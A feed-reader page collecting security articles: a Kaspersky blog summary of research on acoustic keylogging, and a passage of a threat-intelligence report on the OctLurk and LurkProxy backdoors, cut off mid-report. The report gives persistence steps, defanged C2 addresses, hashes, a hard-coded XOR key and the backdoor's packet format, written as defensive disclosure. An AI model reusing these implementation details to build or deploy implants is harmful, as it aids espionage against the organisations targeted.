Reading view

Nobody got fired for buying Cisco. Or did they?

As Cisco grew into the dominant email security vendor, A saying became loud into this space: "Nobody ever got fired for buying Cisco." The idea was that choosing the market leader was the safest decision because it was easy to justify if things went wrong. In today's email cybersecurity, however, that mindset can be dangerous.

  •  

Acoustic keylogging | Kaspersky official blog

For security researchers studying unconventional side-channel attacks, acoustic keylogging is something of a Hello World: a foundational problem that’s been tackled many times. A recent paper authored by researchers across three Japanese universities cites six previous studies on the topic that date as far back as 2004. While earlier experiments showed theoretical promise, they came with real-world caveats so severe that it made them all but impractical for actual espionage. The authors of this latest study, however, claim to have overcome most of those limitations. Today, we look at how they pulled it off, and assess whether their method holds up in real-world scenarios.

What makes this new approach different?

Previous acoustic keylogging techniques were fundamentally flawed. Best-case scenarios required prior training on the target’s specific keyboard model. Worst-case scenarios required a complex microphone array to isolate the subtle acoustic differences between keystrokes. Crucially, almost all prior models failed outside silent environments, which rendered the attack vector virtually useless.


The Japanese research team demonstrated reliable keystroke interception even if the target was sitting nearby in a public space, sound was being recorded in an online meeting, or the researchers were using a contact microphone to eavesdrop through a wall. All this with strong model accuracy and a minimal training dataset. Their process needs a sample of just 150 to 200 keystrokes to reach a 99% accuracy rate for subsequent typing.

Core attack methodology

Attack scenarios and core methodology proposed by the Japanese researchers. Source

How to crack 200 keystrokes in under 50 iterations


To understand how the researchers achieved such high accuracy and adaptability, we have to look at their audio processing pipeline. Their analysis begins by automatically segmenting a raw recording into discrete keystrokes. This data is then passed through a specialized algorithm that simplifies the subsequent audio analysis. Next, the system clusters together acoustically similar signals. The assumption is that the members of one cluster map to the exact same key. One particularly intriguing takeaway was isolating the spacebar sound from all the rest. Because the spacebar produces a distinctly unique sound profile compared to other keys, identifying it provides reliable word boundaries. This streamlines the next phase: feeding the preprocessed acoustic data into specialized language models for inference.

Yes, the method relies on not one but two language models. The first model performs multiple passes over the audio stream to map acoustic signatures to potential keyboard characters. During each pass, the model leverages dictionaries to hypothesize character mapping, and check whether the resulting text aligns with standard words. The second model handles the final refinement pass: it ingests thoroughly pre-processed data rather than raw inputs. The method doesn’t stop there: unrecognized keystrokes undergo manual analysis, with analysts injecting educated guesses before re-running the recognition pipeline once again. The goal of looping through these multiple iterations is to achieve complete recognition across the keyboard from an ultra-compact dataset of ideally no more than 200 captured keystrokes. This marks a major shift from legacy methods, which relied on massive training datasets.

Keystroke sound clustering

Clustering the sounds of keystrokes permits grouping similar acoustic profiles together prior to recognition. Notice how distinctly the spacebar sounds stand out: they make subsequent text reconstruction vastly simpler. Source

Research results


To validate their theoretical model, the researchers created an experimental testing setup:

Experimental setup

Clustering the sounds of keystrokes permits grouping similar acoustic profiles together prior to recognition. Notice how distinctly the spacebar sounds stand out: they make subsequent text reconstruction vastly simpler. Source

The team tested four distinct laptop models, each producing unique acoustic keyboard signatures. Participants typed 2400 characters per experiment, with analysts extracting audio samples ranging from 50 to 400 keystrokes. Across all devices, the system reliably reconstructed typed text from a baseline sample of just 150 keystrokes or more. Recognition accuracy exceeded 80% at 150 keystrokes, and approached 100% once the sample reached 200 keystrokes.


The researchers achieved nearly identical results in field-like conditions with the microphone placed three meters away from the target device. Going a step further, the team successfully tested an even higher-friction scenario: using a specialized contact microphone to eavesdrop through a physical wall.

Advanced experiment

A target laptop and the attacker’s smartphone. Source

Under these conditions, accuracy dipped slightly for certain laptop models. Dell and Lenovo devices yielded roughly 80% accuracy over a 200-keystroke sample, while Apple and HP ones maintained nearly 100% recognition rates.

Remote interception during videoconferencing presented an additional variable: results depended on both the target laptop model and the specific web conferencing software used. Even so, most test scenarios yielded reliable character recognition, though a few edge cases required expanding the sample size from 200 to at least 250 keystrokes.

Reasonable critique

Despite these impressive results, the technique has clear limitations. First, all experiments were conducted strictly on lowercase English text. The target dataset was capped at just 29 characters: the standard alphabet, spacebar, period, and comma — even number keys were excluded. As a result, capturing randomized character strings like complex passwords remains a major hurdle. Yet these are precisely the targets threat actors care about most.

Password recovery accuracy

Wall-penetrating eavesdropping experiment. Source


However, the Japanese research team didn’t ignore passwords. While recognition accuracy was predictably low, the authors proposed assessing success through a more realistic lens. For starters, attackers can almost always capture audio of other typing activity alongside password entry. This provides a stream of natural language with minimal special characters. Factoring this broader acoustic context into the password analysis significantly improves the odds of a successful guess.

Next, the researchers rightly noted that even a list of several candidate passwords increases the chances of compromising a target account. As shown in the graph above, when ample data (426 keystrokes) is captured, a short five-character password can be successfully cracked within 100 attempts with a 90% success rate. Naturally, longer passwords proved far more resistant to eavesdropping.

Despite its limitations, this study represents a major breakthrough in acoustic side-channel attacks. It demonstrates a highly practical threat scenario: an attacker captures a brief audio recording of typing activity, then uses iterative analysis and targeted manual adjustments to process and refine the data offsite.

While eavesdropping in a noisy restaurant or through a wall is likely difficult to scale, capturing keystrokes during virtual meetings for offline decoding represents a realistic attack scenario. Ultimately, this research offers a compelling proof-of-concept: modern algorithms can drastically improve the accuracy of acoustic reconnaissance.

  •  

OctLurk and SilkLurk: newly identified tailored backdoors in cyber-espionage campaign in Central Asia

Introduction

We have been tracking two new backdoors, OctLurk and SilkLurk, observed in attacks against government organizations primarily in Central Asia since January 2025. Identified victims are located in Afghanistan, Kyrgyzstan, Tajikistan, Uzbekistan, Kazakhstan, and the Syrian Arab Republic. These organizations operate across several sectors, including healthcare, research, government offices, ministries of foreign affairs, logistics, law‑enforcement agencies, urban planning and facilities management, and public educational establishments.

The backdoor loaders are customized for each victim and use information from the victim’s machine to decrypt the payload. Both the loaders and the backdoors are heavily obfuscated, making analysis more complicated. OctLurk and SilkLurk can download and inject additional plugins to perform further malicious actions, including launching command shells, performing file system activity, synthesizing keyboard and mouse events, network scanning, credential dumping, keylogging, password theft from browsers, email collection, and remote access. Furthermore, the attackers deployed a specialized utility we named LurkProxy, which we also cover in this report. While it has a highly similar architecture to the OctLurk backdoor, it is not a backdoor itself.

Our investigation shows that the same threat actor operates both SilkLurk and OctLurk , and some victims infected with SilkLurk also contain OctLurk. We assess with medium confidence that the same actor is behind both backdoors, and that they are Chinese‑speaking. However, at the time of publication, we couldn’t attribute this activity to any known group.

OctLurk

OctLurk Deployment




The attacker created a scheduled task named GoogleUpDate on remote machines using admin credentials. The task runs once with System account privileges right after it was created, executing the batch script located at C:\Users\<username>\Videos\1.bat (MD5 6ecf84fb18f6747ed08d7598364d853a). Prior to executing the task, the actor queries its status. It is then run, as shown below.


The 1.bat script creates a service named NgcCIntSvc, which loads the loader DLL named oleasapi.dll (MD5 082d49ef9f14e6811d68c7e0e82e5069). The ServiceMain parameter in the service’s registry entry is set to invoke the RegisterService function of oleasapi.dll as shown below.

LurkPoxy Deployment

In another case, the attacker at first checked connectivity to the domain dns[.]ssentialserv[.]xyz as shown below. At the time of our research, the domain was resolving to the address 154[.]196[.]162[.]76 which is used as a LurkProxy C2 server.


After confirming that the C2 server was reachable, the attacker executed the batch script C:\Users\[username]\Desktop\auto.bat (MD5 b874123a80fc4f40e06872b9cb54ebc6). The script created a service named Cusrxsrv, which loads a DLL named msbasesysdc.dll. In the service registry, the ServiceMain parameter was set to call the RegisterService function of msbasesysdc.dll as shown below.

We identified several service names — specitsrc, cmtastsvc, PNRPHostSvc, vmictimerosync, and vmicagent — that the attackers used to load a malicious DLL onto compromised machines.

OctLurk loader


The loader DLL exports two methods, Refresh and RegisterService. The previously created service first calls RegisterService, which in turn invokes Refresh, the method that contains the malicious code. To locate the payload, the loader double-XOR-decrypts and then zlib-decompresses a set of hard‑coded bytes, yielding the payload file path. The payload bytes itself undergoes the same double‑XOR decryption and zlib decompression to produce the backdoor DLL bytes.

The double‑XOR decryption uses two distinct multibyte keys:

  • Key 1: hard‑coded in the loader
  • Key 2: derived from the serial number of the C: drive

The backdoor DLL is reflectively injected into memory and its entry point is executed. The loader can then call the DLL’s exported methods either by name or by ordinal; both the method name and the ordinal number are hard‑coded in the loader and are decrypted using the same double‑XOR and zlib‑decompression process applied to the payload path and bytes.

OctLurk backdoor

The loader invokes the backdoor’s curl_easy_escape function (ordinal 2). The backdoor then creates a stream socket using a hard‑coded C2 address (dns[.]multitoconference[.]com) and port 443. It gathers the following information from the victim machine:

  • OS information as RTL_OSVERSIONINFOW structure
  • Computer name
  • User name
  • Local host name
  • Local IP address in format %u.%u.%u.%u, with local hostname-to-IP-address translation
  • Current local date and time as SYSTEMTIME struct

To encrypt the collected data, the backdoor employs a hard‑coded XOR key, which in most cases we observed was the string FDrertgr##@QEWASGkio865ehyf98foidsjzhug874392dfsREFDfdsAGH43wea98h. In addition, it generates 0x53 (83) random bytes — this length is also hard‑coded in the sample — and uses them as a second XOR key. The collected victim information is first compressed with zlib (deflate), and then XOR‑encrypted twice, first with the hard‑coded string key and then with the randomly generated byte sequence. The final data is arranged as follows:

  • 0x00: randomly generated XOR key bytes (size 83 bytes)
  • 0x53: compressed data size
  • 0x57: compressed data in the following format: <uncompressed_size> <deflate(data)>
  • 0x57 + compressed_data_size: randomly generated bytes (from 14 to 41 bytes)

The backdoor initially transmits a 16‑byte header that specifies the size of the incoming data packet, as shown below. It then sends the actual data packet.

  • 0x00: randomly picked 10 chars from the string “zyxwvutsrqponmlkjihgfedcbaABCDEFGHIJKLMNOPQRSTUVWXYZ9876543210-_”
  • 0x0A: \x00\x00
  • 0x0C: next_packet_size

The first packet received is 16 bytes long, and its last four bytes specify the size of the subsequent data packet. The format of the subsequent data packet is shown below.

  • 0x00: XOR key; size 83 bytes
